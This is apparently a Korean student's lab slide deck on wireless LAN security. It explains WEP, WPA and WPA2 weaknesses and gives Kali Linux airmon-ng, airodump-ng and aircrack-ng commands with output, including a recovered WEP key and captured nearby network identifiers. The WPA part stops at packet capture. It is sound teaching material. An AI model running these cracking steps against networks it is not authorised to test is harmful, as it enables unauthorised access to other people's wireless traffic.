


무선랜 보안 – 실습

201819170 우자영

WEP – Wired Equivalent Privacy

WEP – Wired Equivalent Privacy

WEP 특징 & 암호화




- 초기 무선랜 보안 기술
- 공유키 인증방식

암호화 : RC4 알고리즘

무결성 : CRC-32 알고리즘

WEP – Wired Equivalent Privacy

WEP 복호화 & 공격방법



- 40bit Key의 짧은 길이
- 오프라인 전수 조사 공격 (Brute Force)
- 24bit의 IV가 무작위로 선택
- IV-기반 복호화 사전 테이블
- 키 스트림 재사용
- FMS 공격

WEP – Wired Equivalent Privacy

FMS 공격 (Fluhrer, Mantin, Shamir)

IV의 3 Byte 중 첫 번째 Byte에 키 스트림에 대한 정보가 포함된
Weakness(취약한) IV 값이 있음

패킷 암호화시 IV는 계속 변화 BUT 비밀 키 값은 계속 유지

많은 양의 Weakness IV 패킷 수집


➔ 키 스트림의 첫번째 Byte를 사용하여 비밀 키 값 파악 가능

< Wi-Fi

보안이 취약함

WEP은 안전하지 않습니다.


이것이 사용자의 Wi-Fi 네트워크인 경우, 라우터가 WPA2(AES) 또는 WPA3 보안 유형을 사용하도록 구성하십시오.



WEP – Wired Equivalent Privacy

실습

1. 공유기 설정 상태



2. 실습 환경



N150UA USB 2.0 무선랜카드

WPA – Wi-Fi Protected Access

실습

3. 모니터 모드(Promiscuous Mode)

```
(root@kali)-[~]  
# iwconfig  
lo        no wireless extensions.  
  
eth0      no wireless extensions.  
  
wlan0     IEEE 802.11  ESSID:off/any  
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm  
          Retry short limit:7 RTS thr:off   Fragment thr:off  
          Encryption key:off  
          Power Management:off
```

```
(root@kali)-[~]  
# airmon-ng  


| PHY  | Interface | Driver  | Chipset                          |
|------|-----------|---------|----------------------------------|
| phy0 | wlan0     | mt7601u | Ralink Technology, Corp. MT7601U |


```

```
(root@kali)-[~]  
# airmon-ng start wlan0
```

airmon-ng start [interface name]

```
(root@kali)-[~]  
# iwconfig  
lo        no wireless extensions.  
  
eth0      no wireless extensions.  
  
wlan0     IEEE 802.11  Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm  
          Retry short limit:7 RTS thr:off   Fragment thr:off  
          Power Management:off
```

4. 최적화

```
(root@kali)-[~]  
# airmon-ng check kill  
  
Killing these processes:  
  
PID Name  
1278 wpa_supplicant
```

WPA – Wi-Fi Protected Access

실습

5. 무선랜 패킷 캡처 – 채널 지정 X

```
(root@kali)-[~]  
# airodump-ng wlan0
```

airodump-ng [interface name]

CH 11][Elapsed: 36 s][2022-02-01 21:12

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:5D:CC:57:C7:B4	-36	49	82 0	3	54e	WEP	WEP		woo
08:3C:1C:71:2C:09	-50	19	0 0	5	360	WPA2	CCMP	PSK	KI_GiGA_2G_woo
00:90:A2:15:93:50	-58	8	0 0	11	130	WPA	TKIP	PSK	<length: 17>
00:90:A2:15:93:51	-59	10	0 0	11	130	WPA2	CCMP	PSK	U+Net9353

6. 패킷 캡처 파일화

```
(root@kali)-[~]  
# airodump-ng wlan0 --channel 3 --bssid 70:5D:CC:57:C7:B4 -w WEPpw
```

airodump-ng [interface name] --channel [channel Num]
--bssid [MAC Address] -w [Filename]



CH 3][Elapsed: 17 mins][2022-02-01 21:30

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:5D:CC:57:C7:B4	-37	100	6890	50993	0	3	54e	WEP	WEP	woo
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes		
70:5D:CC:57:C7:B4	18:5E:0F:38:C1:A1		-24	36e-54e	6	16177				
70:5D:CC:57:C7:B4	26:DE:BE:5A:CB:B4		-52	54e- 1	2351	50403				

WPA – Wi-Fi Protected Access

실습

7. 사전 파일 크래킹

```
(root@kali)~# ls
CrackPW-01.cap      Desktop      Public      WEPpw-01.kismet.csv  WEPpw-02.kismet.csv
CrackPW-01.csv      Documents   Templates   WEPpw-01.kismet.netxml WEPpw-02.kismet.netxml
CrackPW-01.kismet.csv Downloads    Videos     WEPpw-01.log.csv     WEPpw-02.log.csv
CrackPW-01.kismet.netxml Music        WEPpw-01.cap WEPpw-02.cap
CrackPW-01.log.csv  Pictures    WEPpw-01.csv WEPpw-02.csv
```

```
(root@kali)~# aircrack-ng WEPpw-01.cap
```

```
Aircrack-ng 1.6

[00:00:03] Tested 508165 keys (got 254 IVs)

KB    depth  byte(vote)
0    255/256  FD(  0) 00(  0) 05(  0) 06(  0) 07(  0) 08(  0) 09(  0) 0E(  0)
1    13/  1  EB( 768) 01( 512) 05( 512) 09( 512) 0D( 512) 11( 512) 15( 512) 19( 512)
2    18/  2  DA( 768) 08( 512) 0A( 512) 17( 512) 1A( 512) 20( 512) 26( 512) 28( 512)
3     0/  7  46(1792) 1E(1024) 34(1024) 39(1024) F1(1024) 22( 768) 3A( 768) 4E( 768)
4     3/ 19  A1(1024) 08( 768) 22( 768) 36( 768) 42( 768) 56( 768) 64( 768) 71( 768)

KEY FOUND! [ 42:43:47:68:69 ] (ASCII BCGhi)
Decrypted correctly: 100%
```

```
root@kali: ~
File Actions Edit View Help

(root@kali)~# aircrack-ng WEPpw-02.cap
Reading packets, please wait ...
Opening WEPpw-02.cap
Read 128115 packets.

# BSSID      ESSID      Encryption
1 70:5D:CC:57:C7:B4 woo        WEP (0 IVs)

Choosing first network as target.


Reading packets, please wait ...
Opening WEPpw-02.cap
```

WPA – Wi-Fi Protected Access

WPA – Wi-Fi Protected Access


WPA 특징 & 암호화

- IV 24bit → 48bit
- 키 믹싱 : 패킷별 Key 적용
- 무결성 : CRC-32 → MIC (Message Integrity Check)
- RC4-TKIP 알고리즘



WPA2

WPA2 특징 & 암호화




AES-CCMP 알고리즘
(Counter mode with CBC-MAC Protocol)

- 블록 암호
- 128bit 대칭 키 사용
- 48bit 초기 벡터
- 암호화 + 메시지 인증

WPA/WPA2

WPA/WPA2-개인(Personal) 인증 방식 : PSK



- 1) PSK 생성 (무선랜 PW + SSID)
- 2) PTK 생성 (PSK + AA(무선AP MAC) + SA(무선단말 MAC) + ANonce + SNonce를 조합한 512bit 난수)
- 3) 동일한 PTK가 생성되었는지 검증

패스워드 사전 공격

- 4-way handshake 과정 중 PTK 생성 할 때 PSK 제외 모두 네트워크상 노출
- PSK 값을 사전공격 → MIC 값과 동일시 성공


ANonce : 인증자 생성 난수
SNonce : 요청자 생성 난수

PTK : 암호화를 위한 임시 키
MIC : 메시지 무결성 점검

WPA – Wi-Fi Protected Access

실습

1. 공유기 설정 상태



2. 실습 환경



N150UA USB 2.0 무선랜카드

WPA – Wi-Fi Protected Access

실습

3. 모니터 모드(Promiscuous Mode)

```
(root@kali)-[~]  
# iwconfig  
lo        no wireless extensions.  
  
eth0      no wireless extensions.  
  
wlan0     IEEE 802.11  ESSID:off/any  
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm  
          Retry short limit:7 RTS thr:off   Fragment thr:off  
          Encryption key:off  
          Power Management:off
```



```
(root@kali)-[~]  
# iwconfig  
lo        no wireless extensions.  
  
eth0      no wireless extensions.  
  
wlan0     IEEE 802.11  Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm  
          Retry short limit:7 RTS thr:off   Fragment thr:off  
          Power Management:off
```

```
(root@kali)-[~]  
# airmon-ng  
  
PHY      Interface  Driver      Chipset  
phy0     wlan0       mt7601u     Ralink Technology, Corp. MT7601U
```

```
(root@kali)-[~]  
# airmon-ng start wlan0
```

airmon-ng start [interface name]

4. 최적화

```
(root@kali)-[~]  
# airmon-ng check kill  
  
Killing these processes:  
  
PID Name  
1278 wpa_supplicant
```

WPA – Wi-Fi Protected Access

실습

5. 무선랜 패킷 캡처 – 채널 지정 X

```
(root@kali)~# airodump-ng wlan0
```

airodump-ng [interface name]

CH 11][Elapsed: 42 s][2022-02-01 03:58][sorting by beacon number

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:5D:CC:41:EE:4C	-77	2	0 0	9	270	WPA2	CCMP	PSK	ANL
00:0E:33:DA:5E:FA	-78	42	3 0	12	270	WPA2	CCMP	PSK	NSCL-421
90:9F:33:17:F2:A4	-71	43	0 0	9	270	WPA2	CCMP	PSK	ZZam
04:E3:99:12:47:E8	-55	30	0 0	7	270	WPA2	CCMP	PSK	iptime-song
